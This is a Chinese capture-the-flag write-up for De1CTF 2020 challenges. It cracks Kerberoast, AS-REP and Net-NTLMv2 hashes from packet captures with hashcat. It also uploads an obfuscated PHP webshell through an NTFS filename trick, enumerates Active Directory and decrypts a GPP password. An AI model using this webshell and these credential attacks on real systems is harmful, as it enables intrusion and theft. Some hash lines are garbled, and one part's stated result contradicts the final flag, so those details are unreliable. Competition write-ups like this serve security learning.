简单浏览一下数据包，主要把目光投到Kerberos协议和LDAP协议上，简单跟一下LDAP，发现过滤条件是：`(&(&(&(samAccountType=805306368)(servicePrincipalName=*))(samAccountName=De1CTF2020))(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))` ，主要是这个 `servicePrincipalName=*` ，是查询域用户 `De1CTF2020` 所有存在的SPN

```
derefAliases: neverDerefAliases (0)
sizeLimit: 0
timeLimit: 0
typesOnly: False
Filter: (&(&(&(samAccountType=805306368)(servicePrincipalName=*))(samAccountName=De1CTF2020))(!(UserAccountControl:1.2.840.113556
filter: and (0)
and: (&(&(&(samAccountType=805306368)(servicePrincipalName=*))(samAccountName=De1CTF2020))(!(UserAccountControl:1.2.840.1135
and: 4 items
Filter: (samAccountType=805306368)
and item: equalityMatch (3)
equalityMatch
attributeDesc: samAccountType
assertionValue: 805306368
Filter: (servicePrincipalName=*)
Filter: (samAccountName=De1CTF2020)
Filter: (!(UserAccountControl:1.2.840.113556.1.4.803:=2))
attributes: 0 items
[Response In: 58]
controls: 1 item
```

然后后面又有一个TGS-REQ请求

```
KRB5          94 TGS-REQ
TCP           54 88 → 50656 [ACK] Seq=1 Ack=1501 Win=65536 Len=0
TCP         1514 88 → 50656 [ACK] Seq=1 Ack=1501 Win=65536 Len=14
KRB5          68 TGS-REP
```

再回到hint中，应该是要你暴力破解之类的，然后猜测应该是 `Kerberoasting`

然后将TGS-REQ中的SPN和票据的 `enc-part` 提取出来

```
Kerberos
Record Mark: 1470 bytes
tgs-rep
pvno: 5
msg-type: krb-tgs-rep (13)
crealm: TEST.LOCAL
cname
ticket
tkt-vno: 5
realm: TEST.LOCAL
sname
name-type: kRB5-NT-SRV-INST (2)
sname-string: 2 items
SNameString: part1
SNameString: De1CTF2020
enc-part
etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
kvno: 2
cipher: b9bac2cd9555738bc4f8a38b7aa3b01d12befde687b62d10…
enc-part
```

构造成hashcat支持的hash格式， `$krb5tgs$23$*<USERNAME>$<DOMAIN>$<SPN>*$<FIRST_16_BYTES>$<REMAINING_BYTES>`

然后爆破即可

```
hashcat64.exe -m 13100
$krb5tgs$23$*De1CTF2020$test.local$part1/De1CTF2020*$b9bac2cd9555738bc4
f8a38b7aa3b01d$12befde687b62d10d325ebc03e0dd0d6bca1f526240dfa6d23dc5bca
fc224591dcf4ba97bf6219cfbe16f1b59d289800fdcc8f051626b7fe0c2343d860087c4
5b68d329fd1107cebe4e537f77f9eea0834ae8018a4fe8518f1c69be95667fd69dcc590
d3d443a8530ff8e38ee7f7b6e378d64a8b43b985bcc20f941947ea9e8463fd7e0fa77f2
84368b9b489f6d557da1e02990cfc725723e5d452ff6e659717947805b852ad734c5acc
8011e535b96cef3af796610196d31c725362f7426e0cf92985ffe0717baaf5066fdba76
0b90e2c9b7e15bc9a4952cff47d4a092d3be6128997f9ff85dbafb85a5569b5d021b2a2
3c6371cbdf8beaa68b332e6ba1c1a8dc43c50695498ed8c2dfbf11760af35e1b913cd36
b8015df37a146d2696c8b6b5f2ce375f2674acc0ce04aa98b9d21291466ce7a2aeb5a72
fda17fa53e5b41df67d3898457d05fc899096092b3aa5bc333cb75eb5eee4b1c33356e7
2d9d28d6d674a5e47f64c72afb580e8d4f713a5ae265a4c825c39c19313a532a23c27ea
f24bcde29c5e65c13cc057e0db72094bcedb6049574e35e511847f460180ddd78f4c918
7345b1068bd608ca238c20d200ffa7e3891d076fe6fcef93d044c79f5ec9fb33561a35a
cf785b2a203df6d07e39161d9d3cedbe6d4394bd2bf43e545acd03f796c7863d684f9db
4a5eef070f71e58a4882c2387d0705f4bed32fd7986dd672a15f6cfa56fe127af7c1572
16b2ea4f61ab7963d9dcaf4bb9222a7cba86d6a5e6c24833ffbf1957d90224764a01e0c
b5a90f12dfea4ddaef23e30c2bdafcbcd99031db5d0698c1a050fc679213a8b81b854c0
8686f43241a4ec937c71cd09c9519fa2bba3aa845c4e84dbd6d9bbc3a62c876fb4c30bf
a7960f0f51587ece14a31add698b1b9743e14fc343394f8a346c8e24cc8c26a8f8246f6
a68928d0118dea81fea9976af3c57fa4c764f565e458e065d5a2a3dd1b083f7851d4ae1
b791ada853e9a20e5b169ea0b8b582711f04df4dad8b461771dda5fca11c3f8f82d85e6
57bbd57d12cf15c8bbce7ad6cd1ebf540c45aefd4aef2ec828b06f208bd57be6a552948
1b9f8b8fad5962e86b349a720ec2a1380ed711ee0261b29383907dae6f7a45d3fff54ef
ae7ace1f4d7193f4a4d932699a41c3deb3ba9934278942e8f09ecd4339de4059dd3ff06
b78e773b6ab9826df7ea2a443dddd55cdf79db1f76e2f05105e6cc5f0c4bd494b9556d9
21c6cb3fa48d1ddd27cf077ebd3e44b716fc74d1115b293e348fb9676e6727a3a97a7c2
b86e8b83d8f90b9bf628c71e56aabcac381a32d493db3f255378c498a0bf527a9677cb8
1ec89911a9b09d6ffe16e2f2de63728439f8275d9f6feac2da860c5aab772034b2b0b96
2c033f8102ac86b2a9b07a82e9c70be65fe371e9d296afbe0e7272b90256428553c6a4f
b0a8f5290098e4dad4021d99a65f2a3fa4ad0d2f ?d?d?d?d?d?d?d?d -a 3 --force
```


得到part1:79345612

part2

这其实是 `AS-REPRoasting` ，判定过程如下：

跟进LDAP查询的请求，发现有一个这样的过滤条件


`(userAccountControl:1.2.840.113556.1.4.803:=4194304)`




TEMP_DUPLICATE_ACCOUNT	0x0100	256
NORMAL_ACCOUNT	0x0200	512
INTERDOMAIN_TRUST_ACCOUNT	0x0800	2048
WORKSTATION_TRUST_ACCOUNT	0x1000	4096
SERVER_TRUST_ACCOUNT	0x2000	8192
DONT_EXPIRE_PASSWORD	0x10000	65536
MNS_LOGON_ACCOUNT	0x20000	131072
SMARTCARD_REQUIRED	0x40000	262144
TRUSTED_FOR_DELEGATION	0x80000	524288
NOT_DELEGATED	0x100000	1048576
USE_DES_KEY_ONLY	0x200000	2097152
DONT_REQ_PREAUTH	0x400000	4194304
PASSWORD_EXPIRED	0x800000	8388608
TRUSTED_TO_AUTH_FOR_DELEGATION	0x1000000	16777216
PARTIAL_SECRETS_ACCOUNT	0x04000000	67108864

`DONT_REQ_PREAUTH` 的值为 `4194304` ，也就是说这个LDAP请求是查找开启了 `Do not require Kerberos preauthentication` 的用户，如果用户开启了 `Do not require Kerberos preauthentication` 那么就可以通过 `AS-REPRoasting` 去暴力破解这个用户的凭证。

还有一个判断方法是第一步发送AS-REQ请求的时候，AS-REP返回了一个 `eRR-PROAUTH-REQUIRED` 错误，不过这个方法不完全能判定是 `AS-REPRoasting` ，因为在默认情况下， `Windows Kerberos` 客户端在第一个请求中不包括预身份验证信息，所以在正常认证中也会出现此情况。 `eRR-PROAUTH-REQUIRED` 只不过是进一步验证我们上面 `AS-REPRoasting` 的猜测



猜测是 `AS-REPRoasting` 过程之后，然后从AS-REP中把票据的 `enc-part` 部分提取出来



构造成hashcat支持的的格式， `$krb5asrep$23$<PRINCIPAL_NAME>:<FIRST_16_BYTES>$<REMAINING_BYTES>`

然后爆破即可

```
hashcat64.exe -m 18200 $krb5asrep$23$De1CTF2020@test.local:2a00ca98642914e2cebb2718e79cbfb6$9026dd00f0b130fd4c4fd71a80817ddd5aec619a9b2e9b53ae2309bde0a9796ebcfa90558e8aaa6f39350b8f6de3a815a7b62ec0c154fe5e2802070146068dc9db1dc981fb355c94ead296cdaefc9c786ce589b43b25fb5b7ddad819db2edecd573342eaa029441ddfdb26765ce01ff719917ba3d0e7ce71a0fae38f91d17cf26d139b377ea2eb5114a2d36a5f27983e8c4cb599d9a4a5ae31a24db701d0734c79b1d323fcf0fe574e8dcca5347a6fb98b7fc2e63ccb125a48a44d4158de940b4fd0c74c7436198380c03170835d4934965ef6a25299e3f1af107c2154f40598db8600c855b2b183 ?d?d?d?d?d?d?d?d -a 3 --force
```

得到part2:74212345

part3

一个NTLM认证的过程，将数据包中的 `Net-NTLM v2 hash` 提取出来爆破即可，有两种方法，第一种方法是将 `WWW-Authenticate` 头的内容提取出来，第二种方法是直接从数据包中提取 `Net-NTLM v2 hash` 的各个部分

这里以第一种方法为例，将 `WWW-Authenticate` 头的内容提取出来，写一个脚本转换为 `Net-NTLM v2 hash` 即可

参考这篇文章https://www.innovation.ch/personal/ronald/ntlm.html

脚本如下

```
NTLM="NTLM TlRMTVNTUAADAAAAGAAYAH4AAAAkASQBlgAAAAgACABYAAAAFAAUAGAAAAAKAAoAdAAAAAAAAAC6AQAABYKIogoAY0UAAAAPZ+qOBf/ZoMFgp+YUgxdqNVQARQBTAFQARABlADEAQwBUAEYAMgAwADIAMABXAEkATgAxADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtZkcwqDVhdD4EzWOqvx0EgEBAAAAAAAAEwy5ECMI1gHSKQvAwlYXqAAAAAACAAgAVABFAFMAVAABAAwARABNADIAMAAxADIABAAUAHQAZQBzAHQALgBsAG8AYwBhAGwAAwAiAGQAbQAyADAAMQAyAC4AdABlAHMAdAAuAGwAbwBjAGEAbAAFABQAdABlAHMAdAAuAGwAbwBjAGEAbAAHAAgAEwy5ECMI1gEGAAQAAgAAAAgAMAAwAAAAAAAAAAAAAAAAAEAAA7Ko9RN3EZAJsRTIGgTqvoLkY8q1D1Jfvj7a+sggyWKQKABAAAAAAAAAAAAAAAAAAAAAAAAkAHgBIAFQAVABQAC8AdABlAHMAdAAuAGwAbwBjAGEAbAAAAAAAAAAAAA=="
b64_challenge="NTLM TlRMTVNTUAACAAAACAAIADgAAAAFgomiVohvkPy3Pe0AAAAAAAAAAIIAggBAAAAABgOAJQAAAA9UAEUAUwBUAAIACABUAEUAUwBUAAEADABEAE0AMgAwADEAMgAEABQAdABlAHMAdAAuAGwAbwBjAGEAbAADACIAZABtADIAMAAxADIALgB0AGUAcwB0AC4AbABvAGMAYQBsAAUAFAB0AGUAcwB0AC4AbABvAGMAYQBsAAcACAATDLkQIwjWAQAAAAA="
challenge= b64_challenge[5:].decode("base64")[24:24+8].encode("hex")
message = NTLM[5:].decode("base64")

def msg2str(msg,start,uni=True):
    len = ord(msg[start+1])*256 + ord(msg[start])
    offset = ord(msg[start+5])*256 + ord(msg[start+4])
    if uni:
        return (msg[offset:offset+len]).replace("\x00","")
    else:
        return msg[offset:offset+len]


user = msg2str(message,36)
domain = msg2str(message,28)
response = msg2str(message,20,False)
NTProofStr = response[0:16].encode("hex")
blob = response[16:].encode("hex")

print("{user}::{domain}:{challenge}:{NTProofStr}:{blob}".format(user=user,domain=domain,challenge=challenge,NTProofStr=NTProofStr,blob=blob))
```

得到 `Net-NTLM v2 hash`

```
De1CTF2020::TEST:56886f90fcb73ded:b5991cc2a0d585d0f813358eaafc7412:0101
000000000000130cb9102308d601d2290bc0c25617a800000000200080054004500530
0540001000c0044004d00320030003100320004001400740065007300740002e006c006f
00630061006c00030022006400 6d00320030003100320002e00740065007300740002e006
c006f00630061006c00050014007400650073007400 2e006c006f00630061006c000700
0800130cb9102308d601060004000200000008003000300000000000000000000000001
00000ecaa3d44ddc464026c453206813aafa0b918f2ad43d497ef8fb6beb2083258a40a
001000000000000000000000000000000000009001e00480054005400500 02f0074006
500730074002e006c006f00630061006c00000000000000000
```

然后hashcat爆破即可

```
hashcat64.exe -m 5600
De1CTF2020::TEST:56886f90fcb73ded:b5991cc2a0d585d0f813358eaafc7412:0101
000000000000130cb9102308d601d2290bc0c25617a800000000200080054004500530
0540001000c0044004d00320030003100320004001400740065007300740002e006c006f
00630061006c00030022006400 6d00320030003100320002e00740065007300740002e006
c006f00630061006c00050014007400650073007400 2e006c006f00630061006c000700
0800130cb9102308d601060004000200000008003000300000000000000000000000001
00000ecaa3d44ddc464026c453206813aafa0b918f2ad43d497ef8fb6beb2083258a40a
001000000000000000000000000000000000009001e00480054005400500 02f0074006
500730074002e006c006f00630061006c00000000000000000 ?d?d?d?d?d?d?d?d -a
3 --force
```

得到part为 `74212345`

所以最终flag为：De1CTF{79345612_15673223_74212345}，上面的3个部分都是有工具可以提取hash的，篇幅有限这里就不过多演示了。

END

其实Part1和Part2也不一定说是攻击过程，正常域认证出现这样的数据包也是很正常不过的，所以我才在我在中间加上了LDAP的查询语句，是想要选手快速定位数据包。还有就是密码长度设置的也不是很长，我这边跑完3个部分用时不到 `1分钟` ，有的队拿超算来跑，还有老外拿矿机来跑，看来我这题是真有“价值”啊233333

Hard_Pentest

上传

```
POST /index.php HTTP/1.1
Host: 47.113.219.76
Content-Length: 1918
Cache-Control: max-age=0
Origin: http://47.113.219.76
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryyE7meGVYt90amEfD
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://47.113.219.76/
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryyE7meGVYt90amEfD
Content-Disposition: form-data; name="file"; filename="1.php::$DATA"
Content-Type: text/plain

<?=$_=[]?><?=$_=@"$_"?><?=$_=$_['!'=='@']?><?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$___ =$__?>
<?=$____=$___?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$___.=$__.$___?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$___.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$___.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$___.=$__?>
<?=$____='_'?>
<?=$__=$_?>
```

```
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$__++?>
<?=$____.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$____.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$____.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?=$____.=$__?>
<?=$_=$$____?>
<?=$___($_[_])?>

------WebKitFormBoundaryyE7meGVYt90amEfD
Content-Disposition: form-data; name="submit"

submit
------WebKitFormBoundaryyE7meGVYt90amEfD--
```

得到webshell后，发现flag不在web服务器上，猜测应该是内网渗透，为了方便操作可以弹个`meterpreter`或者`beacon`回来。然后下一步就是内网渗透了，简单信息收集一下，发现域控共享文件夹Hint有一个压缩包`flag1_and_flag2hint.zip`

```
PS C:\web\uploads> get-domaincomputer|get-netshare
get-domaincomputer|get-netshare

Name           Type Remark              ComputerName
----           ---- ------              ------------
ADMIN$   2147483648 Remote Admin        dc.De1CTF2020.lab
C$       2147483648 Default share       dc.De1CTF2020.lab
Hint              0                     dc.De1CTF2020.lab
IPC$     2147483651 Remote IPC          dc.De1CTF2020.lab
NETLOGON          0 Logon server share  dc.De1CTF2020.lab
SYSVOL            0 Logon server share  dc.De1CTF2020.lab
ADMIN$   2147483648 Remote Admin        dm.De1CTF2020.lab
C$       2147483648 Default share       dm.De1CTF2020.lab
IPC$     2147483651 Remote IPC          dm.De1CTF2020.lab


PS C:\web\uploads> dir \\dc.De1CTF2020.lab\Hint
dir \\dc.De1CTF2020.lab\Hint


    Directory: \\dc.De1CTF2020.lab\Hint


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/15/2020  11:07 PM            482 flag1_and_flag2hint.zip
```

将其下载下来，发现压缩包需要密码，继续信息收集，发现有一个用户 `HintZip_Pass` ，猜测压缩密码应该是从这个用户下手。

```
PS C:\web\uploads> net user /domain
net user /domain
The request will be processed at a domain controller for domain De1CTF2020.lab.


User accounts for \\dc.De1CTF2020.lab

-------------------------------------------------------------------------------
Administrator            De1ta                    Guest
HintZip_Pass             krbtgt                   qiyou
web
The command completed successfully.
```

然后收集 `Zip_Password` 用户的一些信息，发现这个用户是属于 `Zip_Password` 这个OU的，而不是常规的Users容器

```
PS C:\web\uploads> get-domainuser -identity HintZip_Pass
get-domainuser -identity HintZip_Pass


pwdlastset             : 4/15/2020 8:09:05 PM
usncreated             : 12760
lastlogoff             : 1/1/1601 8:00:00 AM
badpwdcount            : 0
name                   : HintZip_Pass
samaccounttype         : USER_OBJECT
samaccountname         : HintZip_Pass
whenchanged            : 4/15/2020 2:56:02 PM
objectsid              : S-1-5-21-1806179181-549835139-1294087714-1107
lastlogon              : 1/1/1601 8:00:00 AM
objectclass            : {top, person, organizationalPerson, user}
codepage               : 0
cn                     : HintZip_Pass
usnchanged             : 20518
primarygroupid         : 513
logoncount             : 0
countrycode            : 0
dscorepropagationdata  : {4/15/2020 2:56:02 PM, 1/1/1601 12:00:00 AM}
useraccountcontrol     : NORMAL_ACCOUNT
accountexpires         : 1/1/1601 8:00:00 AM
distinguishedname      : CN=HintZip_Pass,OU=Zip_Password,DC=De1CTF2020,DC=lab
whencreated            : 4/15/2020 12:09:05 PM
badpasswordtime        : 1/1/1601 8:00:00 AM
instancetype           : 4
objectguid             : 3c284484-84a8-468d-92d7-e32dff7b3924
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=De1CTF2020,DC=l
                         ab
```

发现这个OU有一个 `gplink`

```
PS C:\web\uploads> Get-DomainOU -Identity Zip_Password
Get-DomainOU -Identity Zip_Password


usncreated             : 20515
name                   : Zip_Password
gplink                 : [LDAP://cn={B1248E1E-B97D-4C41-8EA4-1F2600F9264B},cn=po
                         licies,cn=system,DC=De1CTF2020,DC=lab;0]
whenchanged            : 4/15/2020 2:56:24 PM
objectclass            : {top, organizationalUnit}
usnchanged             : 20525
dscorepropagationdata  : {4/15/2020 2:55:50 PM, 4/15/2020 2:55:50 PM, 1/1/1601
                         12:00:00 AM}
distinguishedname      : OU=Zip_Password,DC=De1CTF2020,DC=lab
ou                     : Zip_Password
whencreated            : 4/15/2020 2:55:50 PM
instancetype           : 4
objectguid             : f4e4e9f0-e7a0-4b22-8793-2abfcf665fd3
objectcategory         : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=De
                         1CTF2020,DC=lab
```

然后对这个GPO进行信息收集，发现

```
C:\web\uploads>type \\de1ctf2020.lab\SYSVOL\De1CTF2020.lab\Policies\{B1248E1E-B97D-4C41-8EA4-1F2600F9264B}\Machine\Preferences\Groups\Groups.xml
type \\de1ctf2020.lab\SYSVOL\De1CTF2020.lab\Policies\{B1248E1E-B97D-4C41-8EA4-1F2600F9264B}\Machine\Preferences\Groups\Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="HintZip_Pass" image="2" changed="2020-04-15 14:43:23" uid="{D33537C1-0BDB
-44B7-8628-A6030A298430}"><Properties action="U" newName="" fullName="" description="" cpassword="uYgjj9DCKSxqUp7gZfYzo0F6hOyiYh4VmYBXRAUp+08" changeLogon="1" noChange="0" neverExpires="0
" acctDisabled="0" userName="HintZip_Pass"/></User>
</Groups>
```

然后用 `Get-GPPPassword.ps1` 即可得到压缩包密码

```
PS C:\web\uploads> . .\Get-GPPPassword.ps1
. .\Get-GPPPassword.ps1
PS C:\web\uploads> Get-GPPPassword
Get-GPPPassword


Changed   : {2020-04-15 14:43:23}
UserNames : {HintZip_Pass}
NewName   : [BLANK]
Passwords : {zL1PpP@sSw03d}
File      : \\DE1CTF2020.LAB\SYSVOL\De1CTF2020.lab\Policies\{B1248E1E-B97D-4C41
            -8EA4-1F2600F9264B}\Machine\Preferences\Groups\Groups.xml
```

或者写一个脚本将 `cpassword` 解密也可以

```
1.  import sys
2.  from Crypto.Cipher import AES
3.  from base64 import b64decode
4.
5.  key =
    "4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b".deco
    de('hex')
6.  cpassword = "uYgjj9DCKSxqUp7gZfYzo0F6hOyiYh4VmYBXRAUp+08"
7.  cpassword += "=" * ((4 - len(cpassword) % 4) % 4)
8.  password = b64decode(cpassword)
9.  plain = AES.new(key, AES.MODE_CBC, "\x00" * 16)
10. plain = plain.decrypt(password)
11. print plain[:-ord(plain[-1])].decode('utf16')
```

解压之后即可得到flag1，以及flag2的一些hint

```
flag1: De1CTF{GpP_11Is_SoOOO_Ea3333y}

Get flag2 Hint:
hint1: You need De1ta user to get flag2
hint2: De1ta user's password length is 1-8, and the password is composed of [0-9a-f].
hint3: Pay attention to the extended rights of De1ta user on the domain.
hint4: flag2 in Domain Controller (C:\Users\Administrator\Desktop\flag.txt)

PS: Please do not damage the environment after getting permission, thanks QAQ.
```

根据Hint，需要用户De1ta才能得到flag2，然后对De1ta用户进行信息收集，发现web用户对De1ta用户的`servicePrincipalName`属性具有写权限

```
PS > .\AdFind.exe -s subtree -b "cn=de1ta,cn=users,dc=De1CTF2020,dc=lab" -sc getacl   -sddl+++ -recmute

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:cn=de1ta,cn=users,dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [OWNER] DE1CTF2020\Domain Admins
>nTSecurityDescriptor: [GROUP] DE1CTF2020\Domain Admins
>nTSecurityDescriptor: [DACL] (FLAGS:INHERIT)
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Account Restrictions;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Logon Information;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Group Membership;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Remote Access Information;;DE1CTF2020\RAS and IAS Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];servicePrincipalName;;DE1CTF2020\web
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];userCertificate;;DE1CTF2020\Cert Publishers
